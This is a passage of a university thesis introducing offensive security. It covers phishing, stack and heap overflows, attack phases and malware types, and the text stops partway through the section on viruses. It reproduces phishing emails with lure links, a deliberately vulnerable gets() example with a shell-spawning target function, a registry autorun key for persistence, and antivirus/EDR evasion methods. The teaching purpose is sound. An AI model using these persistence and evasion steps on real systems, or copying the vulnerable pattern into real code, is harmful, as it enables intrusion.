

Duc Nguyen

Offensive Security Lab

Bachelor's thesis

Information Technology

2022



South-Eastern Finland
University of Applied Sciences

Author (authors)	Degree title	Time
Duc Nguyen	Bachelor of Engineering	May 2022
Thesis title		35 pages
Offensive Security Lab		
Commissioned by		
Supervisor		
Matti Juutilainen		
Abstract		
<p>The objective of this thesis was to explore the different types of cyber-attack, phases of an attack, and building a lab which could be used to safely conducting a cyber-attack. The end goal was to make offensive security learning process to be more approachable for inexperienced people.</p> <p>To archive the desired result, the thesis consulted different resources, training, public vulnerability report. The idea was use as recent sources as possible to make the practical part more relevant to the modern attack. All the techniques used in both the theory and practical part are publicly available.</p> <p>This thesis couldn't cover all the attacking techniques in both theory and practical part. In the scope of this thesis, a successful attack happens when an attacker was able to obtain a remote access control over the victim computer, and the thesis only focus on such attacks. And as a result, the lab was able to create a controllable environment to practice offensive security skills presented in the theory part. In the future, the lab can be further extended to support newer attacking techniques, simply by adding more virtual machines into the virtual network.</p>		
Keywords		
Offensive security, penetration testing, red teaming		

CONTENTS

1	INTRODUCTION	5
2	TYPES OF ATTACKS	6
2.1	Phishing attack	6
2.1.1	Definition.....	6
2.1.2	Types of phishing attack	7
2.2	Software vulnerability attack	9
2.2.1	Definition.....	9
2.2.2	Buffer overflow in C/C++ program	10
3	COMMON ATTACK PHASES	14
3.1	Delivering the attack	14
3.2	Installing a persistent backdoor	15
3.3	Escalating the privilege.....	16
3.4	Evading the defense	16
3.5	Harvesting credentials	18
3.6	Connecting to a command-and-control server.....	18
4	MALWARE CATEGORY	19
4.1	Virus	19
4.2	Worm.....	21
4.3	Trojan	21
5	THE LAB.....	22
5.1	Lab setup.....	22
5.2	Phishing attack using Microsoft Word document	22
5.1	Exploiting VBScript engine of Internet Explorer 11	25
5.2	Eternal Romance	28
5.3	Write a simple trojan	30

6	CONCLUSION.....	33
	REFERENCE.....	35

1 INTRODUCTION

Offensive security is a proactive approach to protecting computer system, network and individuals from cyber-attacks. In the opposite side, defensive security focuses on reactive measures, such as building firewall, creating access control system, writing malware detections. Penetration testing and red teaming are two examples of offensive security, in which the conductor would look for vulnerabilities in networks, software, conducting social engineering, or to mimic the real adversaries to hack into a network, bypass the detection. Then report the finding so that those weakness could be fixed before the real attacker could take advantage of it.

The benefit of offensive security is to stay ahead of the real attacker, show the defender their blind spot so that they can improve their security, in some cases it also to prove that some attacking techniques are doable, showing its impact, and raise awareness in the infosec community. With the mentioned benefit, the learning of offensive security is crucial, and having a high demand in current cyber-security job market.

However, it's expensive, time-consuming to learn offensive security. Learning penetration testing or red teaming requires knowledge from different domain, ranging from programming, networking to operating system, computer architect, etc. And each domain could have multiple options, take programming languages for instance, C/C++, Rust, Go could be used to develop desktop software, so a knowledge of those languages is required to find, and exploit software written by them. There are many training resources, providers which can cost from a couple of hundred to thousands of euros, and it's painful to pay for an expensive training just to realize that it may not be what one wants to learn. An alternative option is to take free courses from universities, but's those courses are often lack of a proper lab where students can practice what they learned, sometimes they must build the lab on their own, which is often much harder than solving the lab itself.

The practical aim of this thesis is to introduce offensive security, giving a broad view of what offensive security is, and to build a lab where others can safely

practice what they learn. There are three topics included: types of attacks, phases of an attack, and malware category. In this thesis, a successful attack is in which the attacker can gain a remote control to victim machine.

2 TYPES OF ATTACKS

In general, a cyber-attack will lead to the compromise of CIA triad: confidentiality, integrity, availability. Confidentiality refers to an organization's efforts to keep their data private or secret, confidentiality violation leads to an unauthorized access to organization's data. Integrity ensures that the data is correct, authentic, and reliable, integrity violation will make organization's data to be incorrect, and untrustworthy. Availability means that the networks, systems, and application are up and running. It ensures that authorized users have timely, reliable access to resources when they are needed.

In the scope of this thesis, a successful attack is when an adversary obtains a remote-control access to the victim machine. In general, to accomplish this, an attacker needs to have his malicious code to be executed by the victim machine. Two common methods are phishing attack and using software vulnerabilities.

2.1 Phishing attack

2.1.1 Definition

Phishing attacks are the practice of sending fraudulent communications that appear to come from a reputable source. It is usually performed through email. The goal is to steal sensitive data like credit card and login information or to install malware on the victim's machine. Phishing is a common type of cyber-attack that everyone should learn about in order to protect themselves.

Phishing starts with a fraudulent email or other communication designed to lure a victim. The message is made to look as though it comes from a trusted sender. A successful attack can have devastating results. For individuals, this includes unauthorized purchases, the stealing of funds, or identify theft. For organization, phishing is often used to gain a foothold in corporate or governmental networks

as a part of a larger attack, such as an advanced persistent threat (APT) event. Using phishing attack, an organization could be compromised in order to bypass security perimeters, distribute malware inside a closed environment, or gain privileged access to secured data.

2.1.2 Types of phishing attack

Email phishing scamming is an attack in which an attacker sending out thousands of fraudulent messages can net significant information and sums of money, even if only a small percentage of recipients fall for the scam. This type of attack requires lengths in designing phishing messages to mimic actual emails from a spoofed organization. Using the same phrasing, typefaces, logos, and signatures makes the messages appear legitimate.

From: xero [mailto:]
Sent: Tuesday, 20 June 2017 12:09 p.m.
To:
Subject: Your xero invoice available now.

Hi ,

Thanks for working with us. Your bill for \$373.75 was due on 28 Aug 2016.

If you've already paid it, please ignore this email and sorry for bothering you. If you've not paid it, please do so as soon as possible.

To view your bill visit <https://fn.xero.com/5LQDhRwfvOQeDtLDmQkk1JWSqC4CmJt4VVJRsGN>.

If you've got any questions, or want to arrange alternative payment don't hesitate to get in touch.

Thanks

NJW Limited




Figure 1. Scamming email (blog.usecure.io)

Spear phishing targets a specific person or enterprise, as opposed to random application users. It's a more in-depth version of phishing that requires special knowledge about an organization, including its power structure. The attack often starts by having the attacker doing in-depth research about the victim, learning about their hobbies, habits, concerns. For instance, an attacker could be a fake job posting to an actively job seeker with plenty of good offers.

Robert J Olson

Inbox - ...rityinc.com 5:04 PM

RO

Case:563121380649:307

To: [REDACTED]

This email message has been automatically sent to you because Better Business Bureau has received an abuse, claiming that your company is violating the Fair Labor Standards Act.

You can download the document with the explication of compliant by following the link <https://bit.ly/2jhVP5E>

We also ask that you send a short reply within 24 hours to us. This message should contain information about what you plan to do about it.

Important notice:

When replying to us, keep the abuse ID "Case:563121380649:307" unchanged in the subject .

BBB
Compliant Department
Robert J Olson

Figure 2. Spear phishing email (Trendmicro.com)

Microsoft 365 phishing is used by attackers to gain access to a Microsoft 365 email account are simple and becoming the most common. These phishing campaigns usually take the form of a fake email from Microsoft. The email contains a request to log in, stating the user needs to reset their password, hasn't logged in recently, or that there's a problem with the account that needs their attention. A URL is included, enticing the user to click to remedy the issue.




Figure 3. Microsoft 365 phishing

Other types of phishing attack:

- Social media phishing: Attackers often research their victims on social media, such as Instagram, LinkedIn, Facebook, and Twitter. And other sites to collect detailed information, and then plan their attack accordingly.
- Voice phishing: It is a fraudulent phone call designed to obtain sensitive information such as login credentials. For instance, the attacker might call pretending to be a support agent or representative of your company. Soon, AI could be used to leverage sophisticated voice phishing attacks that hardly to recognize even by human.

2.2 Software vulnerability attack

2.2.1 Definition

Software vulnerabilities are weaknesses or flaws present in code, such vulnerabilities are caused by a glitch, flaw, or weakness present in the software. It depends on the programming language that is used to write the software, the types of error, flaw, and security context; in which a successful exploitation of

software vulnerability could lead to software or system crash, information leak, or even giving the attacker a full system control.

It's hard to eliminate software vulnerability because software is made by human, and human makes mistakes. The larger the software project, more complex system, the higher chance to introduce vulnerabilities, bugs. Many vulnerabilities are persistence for decades after the software was first introduced, for instance the vulnerability, CVE-2019-0859, in Win32 API in Microsoft Windows. It has been stayed undetected for 23 years, and only detected when it's in used by attackers.

In phishing attack, the attacker lured the victim to open a malicious document, and up on opening, the malicious code is executed. However, by exploiting a software vulnerability, an attacker could compromise a system without the user even knowing about, and sometimes even remotely through a network.

- EternalBlue is a vulnerability which exploits a buffer overflow in SMB service by sending a handy crafted payload to the victim machine through the local network to give the attacker full system control.
- CVE-2022-20699 which is used to exploit Cisco RV340 router over the Wide Area Network, this vulnerability gives the attack a full control over the Cisco router from the internet.

2.2.2 Buffer overflow in C/C++ program

This part covers the buffer overflow vulnerability in software written in C/C++ language, the reason for choosing C/C++ instead of other languages like: Go, Rust, Python, etc. is that C/C++ are the most popular programming language in Windows and Linux. Windows APIs are described in C++ syntax, Linux software and its kernel are written in C, and it's much easier to find learning resources related to these languages. The study of this part provides a brief overview of buffer overflow in C/C++, causes, and how they can be abused.

- Stack overflow: A stack is a linear data structure that follows a particular order in which the operations are performed. The order may be LIFO (Last In First Out) or FILO (First In Last Out). In the context of C/C++ program, a stack is a structure in memory that is used to store function local variable, function arguments, function return address, function base address, etc.

When a function is called, the execution flow is redirected to the callee function, to be able to get back to the previous function and execution flow, a stack is used to store the mentioned data, each function has its own stack which is called function's stack frame.

A function return address is the address of the previous function, which is used to jump back to it when the current function is done. Stack overflow happens when a user-control local variable can be written with more data than it's supposed to have, it will overflow or overwrite the near by address. And in certain circumstances, when a user can overwrite the return address with any values, that user could direct the execution flow to a different function and doing what the program has not intended to do. Stack overflow is one of the oldest vulnerabilities in C/C++ programs.

Stack Overflow Attack




Figure 4. Stack overflow attack (wallarm.com)

- Heap overflow: Heap memory, also known as, dynamic memory, is an alternative to stack memory. Stack memory is allocated and deallocated automatically by the program itself, on the other hand heap memory is allocated and deallocated by programmer. The same as stack overflow, when a chunk of memory is allocated to the heap and data is written to this memory without any bound checking being done on the data.

Heap Overflow Attack




Figure 5. Heap overflow attack (wallarm.com)

From the figure 6, the variable buffer is a list of 32-byte char.

```
27     char buffer[32] = {};  
28  
29     // Read user input from STDIN, into a buffer on the stack  
30     printf("Enter data: ");  
31     gets(buffer);  
32  
33     // Show a visualization of the current stack frame  
34     visualize_stack((uint8_t *)&buffer);  
35  
36     // Exit the program / return from main  
37 }  
38
```

Figure 6. Example code (ret2.systems).

In figure 7, the return address is the address where the main function will return to after finishing. If we enter more than 40 bytes, the return address will be overwritten. From figure 8 and figure 9, we can see that the function good starts at the address 0x401358, and when we override the return address with the address of function good, we did redirect the execution flow to that function.




Figure 7. Stack illustration of example code (ret2.systems).

```

Function good
0x401358: push   rbp
0x401359: mov    rbp, rsp
0x40135c: mov    edi, 0x4019e9 "Correct!"
0x401361: call   puts
0x401366: mov    edi, 0x4019f2 "/bin/sh"
0x40136b: call   system
0x401370: mov    edi, 0x1
0x401375: call   exit

```

Figure 8. The good function (ret2.systems)




Figure 9. Return address is over written (ret2.systems).

Buffer overflow is one of the oldest and deadliest vulnerabilities of C/C++ programs because it's so easy to make such mistake in a large project with thousands to millions of lines of code, and they could make the program misbehave, crash, or even give the attacker full control of the system in which the vulnerable program is used. Even in the year of 2022, this type of vulnerability still be found from time to time.

3 COMMON ATTACK PHASES

This part will discuss some common phases of an attack when it's carried out, it depends on the purpose of the attacker the number of attack phases could be different, combined, or carried out in different order.

3.1 Delivering the attack

In this phase, the adversary is trying to execute malicious code in victim machine either by sending malicious file alongside with a phishing email, exploiting a vulnerability of the victim machine remotely or locally, infecting over removable drives, compromising a website and exploit the vulnerability in the guess browser, or even through a supply chain attack, etc. This is the essential phase of an attack, without being able to execute the malicious code on victim machine, then the attack would not be success as the definition of a successful attack in the

scope of this thesis. Below are a few examples of delivering a malware to the victim machine.

- Email phishing attack, this is the most often seen malware delivery nowadays. Microsoft Office document, PDF, or zip archive containing malicious files, etc. The goal is to lure the victim to open the attachment and execute the malicious code/files inside it.
- Pirate software, attacker could ship malware alongside with the cracked version of software, game hacking. In late 2021, cybersecurity researchers have been warning about trojanized IDA Pro, a popular reversing tool for researchers. The installers of the cracked version have been modified to deliver trojan to compromise researcher's machines. This type of delivery is very common with the copyright software, and gaming.
- Supply chain attack, on December 8, 2020, the cybersecurity firm, FireEye announced that it had been hacked by a nation-state. It started with the attacker compromised the SolarWinds' network, a software company, then injecting malicious code into the build process and distribute it to customers, and because of the trusted relationship in the updated process, the customer doesn't reverify the authentic of the updated binaries. This made the attack so stealthy that it has been able to bypass defense system for weeks and only discovered by FireEye, one of the top cybersecurity firms around the globe. Imagine a Windows computers getting a software update from Microsoft and turns out the files from that update are malicious, this would be a nightmare.

3.2 Installing a persistent backdoor

The goal of this phase is to ensure attacker's continued access to the network, this helps the attacker to survive a system restart, losing network connection, or remain the infecting even after being detected by the security team. In general, the attacker would abuse any Windows features that can auto execute during Windows bootup or logging in. Below are two examples of this.

- Boot or logon auto start: As Windows feature, the registry HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows\load is used for auto start a program when logon, examples using this feature for persistent are BoxCaon, and xCaon (attack.mitre.org).
- Using a valid account, it may sound simple, but very effective. If an attacker has compromise account's username and password, which are used to login to a computer with Remote Desktop Protocol enabled, then he could use it to keep connecting to that computer again and again, or even create an account of his own.

As stated above, not all attack requires this phase. Take ransomware attack as an example, if the attacker seeks for destruction, or simply doesn't want to remain connection, then after execution the ransomware will encrypt as many files as it could before being detected, or even destroy and make those files unrecoverable. In this case, a persistent mechanism is not needed.

In the other hand, if the attacker's goal is to spy on the victim, compromise more machines which can't be reach from the internet to stealing more valuable data, then he would need a persistent method.

3.3 Escalating the privilege

At this phase, the attacker is trying to gain a higher-level of permission, an account with a higher privilege, such as SYSTEM/root level account, local administrator, user account with admin-like access, or user accounts with access to specific system or perform specific function. This can be achieved by leveraging system weaknesses, misconfigurations, and vulnerabilities.

Often time, when the attacker enters a network, he would end up with an unprivileged access, and actions like password dumping, installing driver, accessing other user's folders, accessing system's folders, etc. Those actions require a privileged access, without it the attacker can only perform actions within the context of that user, and only able to access certain data in the scope of that user. A well secured system when being compromised would be able to limit the access of the adversary, therefore lower the harm that would be done, slow down the attacker, and give the detection system more time to detect the adversary before he could do more harmful things.

3.4 Evading the defense

After getting a foothold into the system, the attacker will seek to carry out more advance attack and achieve his final goal, and to be able to do so, he must be staying undetected. The longer the attacker stays undetected in a system, the more damage he could do, because there is no perfect, hacking-proof system

and the defense system is to make the cost of hacking into it higher than the value it gains, also to reduce the loss of the security breach.

The thesis only focuses on the host level security, Anti-Virus (AV) and Endpoint Detection and Response (EDR).

- An anti-virus is a software helps to protect computer against computer viruses. An anti-virus contains a database which often called signatures, where a virus signature is a continuous sequence of bytes that is common for a certain malware sample. That means it's contained within the malware or the infected file and not in a clean file. And the anti-virus job is to detect any files that match a signature within its database. As described, a signature is a continuous sequence of bytes appear within the malware, and this can be bypassed by using various techniques such as encrypting, obfuscation, or using alternative sequence of bytes, etc. This will make the new malware appear to be different from original one, but still behaves with the same result.

Nowadays, anti-virus is not only looks for signature, but also looks into the malware behaviors. When a software is executed, anti-virus will be monitoring the sequence of behaviors, and if those behaviors match a pre-define rule, the software will be blocked. An advantage of behavioral detection compared to signature base detection is that even the malware alters its code to make it looks different, but if its behaviors stay the same, then will be blocked. However, the signature base detection has its own advantage, it requires less computer processing power than behavioral detection.

Behavioral detection can also be bypassed by changing the behavior of the malware, there are various Windows functions, Windows APIs that allow a program to perform similar actions, for example to write a file, the C function *fopen*, or the *WriteFile* API of Windows. Or simply by changing the order of the execution chain.

- Endpoint Detection and Response (EDR) is an endpoint security solution that continuously monitors end-user devices to detect and respond to a cyber threat. An EDR will record the activities and events taking place on the endpoint to provide the security team the visibility to cyber incidents, in this case it's malware. EDR is similar to behavioral detection of AV with the ability to monitor malware behaviors, however, AV behavioral detection doesn't record and store the events caused by malware. With EDR, a security team will be able to look back to the history of actions that took place in the past to investigate the incident, and uncover the miss detected malwares. EDRs do this by hooking into Windows APIs so that it can monitor malware behaviors. There are numerous ways to bypass EDR, API unhooking is one, and changing the behaviors are some commonly used.

To add up, using different programming language to write the malware would be also an option to bypass anti-virus, EDR. Taking Python as example, it's a scripting language that is executed by the Python interpreter, the interpreter is changed from version to version, and its behavior is very different to the native code as C/C++, many AVs, EDRs simply are not designed to monitor such programs. C#, Go, Rust are other alternative options to C/C++ when it comes to malware development.

3.5 Harvesting credentials

At this phase, the attacker is trying to steal usernames, passwords stored in the local system. If the attacker manages to steal the local usernames and password from the system, with enough time and effort he would be able to decrypt those credentials and use them to attack other systems. Users often use easy to guess password, use the same password and username for many logins. A successful credential dumping and decrypting would be as destructive as compromising a system with vulnerabilities.

Taking Yahoo data breach in 2016 as an example, the security breach result in 500 million Yahoo account have been stolen include username and hashed password, even though most of the stolen account has been inactive for years, but users tend to reuse password, and attackers could use the collected email address and personal detail to launch targeted attack against those users.

Password harvesting or collecting often come hand in hand with privilege escalation, because the password management service requires admin level access. The most popular tool used for this type of attack is Mimikatz, an open-source tool originally created by Benjamin Delpy. The tool allows users to view and save authentication credentials like Kerberos tickets.

3.6 Connecting to a command-and-control server

Command and control server (C&C) is a server in which an attacker uses to send commands to the compromised system in order to control it. A C&C server is required in case the attacker needs some level of control over the victim system in order to manually launching more advance attacks, infecting the victim with more malware, spying on the victim, etc. This phase goes together with the persistent attack, because the attacker needs to maintain, recover his access even after a connection lost, or a system restart.

However, one of its drawbacks is leaving trace on the network, and the higher frequency of connection between a C&C and the victim, the higher chance it will raise an alert to the security team. As a counter measure, adversary often try to blend the C&C traffic into the benign ones by using commonly used network protocol to transfer its data or using an encrypted channel to hide the network data from network inspection.

4 MALWARE CATEGORY


Malware is software that is specifically designed to disrupt, damage, or gain unauthorized access to a computer system. Depends on the purpose, malware can be categorized into following types: Virus, Worm, Trojan, Adware, Downloader, Ransomware, etc. Nowadays, malwares are often designed for multiple purposes and having many functionalities such as worm, trojan, downloader. Taking the Emotet malware for example, it's a banking trojan which was first identified by security researcher in 2014, Emotet has worm-like capabilities to spread through the network and infect other computers, it can also download more malware with different purposes to advance the attack.

4.1 Virus

A computer virus is a type of computer program that can replicate itself by modifying other computer programs and inserting its own code, the overwritten program is said to be "infected" with a computer virus. What makes computer virus different from other types of malwares is that it requires a host program,

when the infected host program executed, the infection chain starts, and the virus will infect more program to replicate itself.

